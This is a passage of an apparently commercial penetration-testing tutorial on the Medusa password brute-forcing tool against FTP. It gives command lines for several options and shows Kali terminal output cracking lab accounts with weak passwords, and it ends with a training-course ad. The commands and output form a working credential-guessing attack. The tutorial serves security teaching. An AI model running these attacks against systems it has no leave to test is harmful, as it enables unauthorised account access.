ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
```

To suppress start-up Banner

Whenever you run medusa, always a start up banner is displayed. But this tool provides an option to remove the banner by using -b option.

```
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -b
```

As in the screenshot displays, after applying -b option, the banner is suppressed.



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2."

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -b

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 c
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 co
```

Verbose Mode

This tool provides an option for verbose mode. There are in all six verbose level. All messages at or below the specified level will be displayed. The default level is 5. The following is the breakdown of the verbose levels:

0.EXIT APPLICATION

1.MESSAGE WITHOUT TAG

2.LOG MESSAGE WITHOUT TAG

3.IMPORTANT MESSAGE


4.ACCOUNT FOUND

5.ACCOUNT CHECK

6.GENERAL MESSAGE

```
medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -v
medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -v 6
```

Here, in the given commands, verbose level 5 and level 6 is used. Level 5 performs account check and level 6 displays general message also.



```
┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -v 5
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are abort
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2h2."

┌──(root㉿kali)-[~]
└─# medusa -H hosts.txt -U users.txt -P pass.txt -M ftp -v 6
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

GENERAL: Parallel Hosts: 1 Parallel Logins: 1
GENERAL: Total Hosts: 2
GENERAL: Total Users: 6
GENERAL: Total Passwords: 7
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: ignite (1 of 6, 0 complet
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: privs (2 of 6, 1 complete
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (1 of 2, 0 complete) User: raj (3 of 6, 2 complete)
```

Error Debug level

This option is used to give detailed description of error. There are 10 error debug level. All messages at or below the specified level will be displayed. The default level is 5.

The following is the breakdown of the error levels:

0: FATAL

1: ALERT

2: CRITICAL

3: ERROR

4: WARNING

5: NOTICE

6: INFO


7: DEBUG

8: DEBUG-AUDIT

9: DEBUG- SERVER

10: DEBUG – MODULE

```
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 0
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 06
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 07
```



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 01
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are abortin
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
ALERT: To resume scan, add the following to your original command: "-Z h1u1u2."

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 06
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
INFO: [ftp] Host: 192.168.1.141 User: ignite [FAILED]
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 complete)
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
INFO: Login Module: 0 - Current user password list is complete, selecting next user.
INFO: Login Module: 0 - Selecting next password for user: privs
^CALERT: Medusa received SIGINT - Sending notification to login threads that we are are abortin
INFO: Waiting for login threads to terminate ...
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: privs (2 of 6, 1 complete)
INFO: [ftp] Host: 192.168.1.141 User: privs [FAILED]
INFO: Audit aborting ... notifying login module: 0
ALERT: To resume scan, add the following to your original command: "-Z h1u2u3."

┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -w 07
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

DEBUG [6A80E940]: [findNextUser] L_FILE User: ignite
DEBUG [6A80E940]: [findNextUser] L_FILE User: privs
DEBUG [6A80E940]: [findNextUser] L_FILE User: raj
DEBUG [6A80E940]: [findNextUser] L_FILE User: megha
DEBUG [6A80E940]: [findNextUser] L_FILE User: backdoor
DEBUG [6A80E940]: [findNextUser] L_FILE User: pentest
DEBUG [6A80E940]: [findNextUser] L_FILE User: (null)
DEBUG [6A80E940]: Successfully loaded login information.
DEBUG [6A00C640]: startModule iId: 0 pLogin: 6A80CA20 modParams→argv: 886F5ED0 modParams: 6A80
DEBUG [6A00C640]: Trying module path of .
DEBUG [6A00C640]: Attempting to load ./ftp.mod
DEBUG [6A00C640]: Trying module path of /usr/lib/x86_64-linux-gnu/medusa/modules
DEBUG [6A00C640]: Attempting to load /usr/lib/x86_64-linux-gnu/medusa/modules/ftp.mod
DEBUG [6A00C640]: [getNextNormalCred] Initial credential set request for login module.
DEBUG [6A00C640]: [getNextNormalCred] (PARALLEL LOGINS PASSWORD) setting user: ignite
```

Using Combo Entries

Medusa gives an option of using combo entries while brute forcing. The option -C uses a file containing combo entries. Combo files are colon separated and in the following format: host:user:password. If any of the three fields are left empty, the respective information should be provided either as single global value or as a list in a file. You can use following combinations.

host:user:password

host:user:

host::

username:password


username:

password

host::username

```
medusa -M ftp -C userpass.txt
```

So here first userpass.txt file is created where data is stored in form of host:username:password. And then medusa brute force attack is performed using -C option. You can take reference from screenshot attached.




```
┌──(root㉿kali)-[~]
└─# cat userpass.txt
192.168.1.154:root:toor
192.168.1.141:ignite:123
192.168.1.156:privs:123

┌──(root㉿kali)-[~]
└─# medusa -M ftp -C userpass.txt

Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.ne

ERROR: Thread 760CF640: Host: 192.168.1.154 Cannot connect [unreachable], retryin
NOTICE: ftp.mod: failed to connect, port 21 was not open on 192.168.1.154
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (2 of 3, 1 complete) User: ignite (1 of
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
ACCOUNT CHECK: [ftp] Host: 192.168.1.156 (3 of 3, 2 complete) User: privs (1 of 1
ACCOUNT FOUND: [ftp] Host: 192.168.1.156 User: privs Password: 123 [SUCCESS]
```

Concurrent testing on multiple logins

If you want to perform concurrent testing on multiple logins so for that you use -t option. After that mention the number of logins you want to test concurrently and hence medusa will brute force on respective logins.

```
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -t 4
```

So, while performing the attack it tested concurrently 4 logins at specified port and printed results for all four concurrently.




```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -t 4
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 0 comple
ACCOUNT CHECK: [ftp] Host: 192.168.1.141 (1 of 1, 0 complete) User: ignite (1 of 6, 1 comple
ACCOUNT FOUND: [ftp] Host: 192.168.1.141 User: ignite Password: 123 [SUCCESS]
```

Display Module Usage Information

You can use a new option -q which will display module’s usage information. This should be used in conjunction with the “-M” option.

```
medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -
```



```
┌──(root㉿kali)-[~]
└─# medusa -h 192.168.1.141 -U users.txt -P pass.txt -M ftp -q
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ftp.mod (2.1) pMonkey <pmonkey@foofus.net> :: Brute force module for FTP/FTPS sessions

Available module options:
MODE:? (NORMAL*, EXPLICIT, IMPLICIT)

  EXPLICIT: AUTH TLS Mode as defined in RFC 4217
     Explicit FTPS (FTP/SSL) connects to a FTP service in the clear. Prior to
     sending any credentials, however, an "AUTH TLS" command is issued and a
     SSL session is negotiated.

  IMPLICIT: FTP over SSL (990/tcp)
     Implicit FTPS requires a SSL handshake to be performed before any FTP
     commands are sent. This service typically resides on tcp/990. If the user
     specifies this option or uses the "-n" (SSL) option, the module will
     default to this mode and tcp/990.

  NORMAL
     The default behaviour if no MODE is specified. Authentication is attempted
     in the clear. If the server requests encryption for the given user,
     Explicit FTPS is utilized.


Example Usage:
    medusa -M ftp -h host -u username -p password
    medusa -M ftp -s -h host -u username -p password
    medusa -M ftp -m MODE:EXPLICIT -h host -u username -p password

(*) Default value
```


iGNITE
Technologies

JOIN OUR TRAINING PROGRAMS

CLICK HERE

BEGINNER


- Ethical Hacking
- Network Pentest
- Bug Bounty
- Wireless Pentest
- Network Security Essentials



ADVANCED

- Burp Suite Pro
- Android Pentest
- Web Services-API
- Advanced Metasploit
- Pro Infrastructure VAPT
- CTF
- Computer Forensics

EXPERT



- Red Team Operation
  - APT’s - MITRE Attack Tactics
  - Active Directory Attack
  - MSSQL Security Assessment
- Privilege Escalation
  - Windows
  - Linux

www.ignitetechnologies.in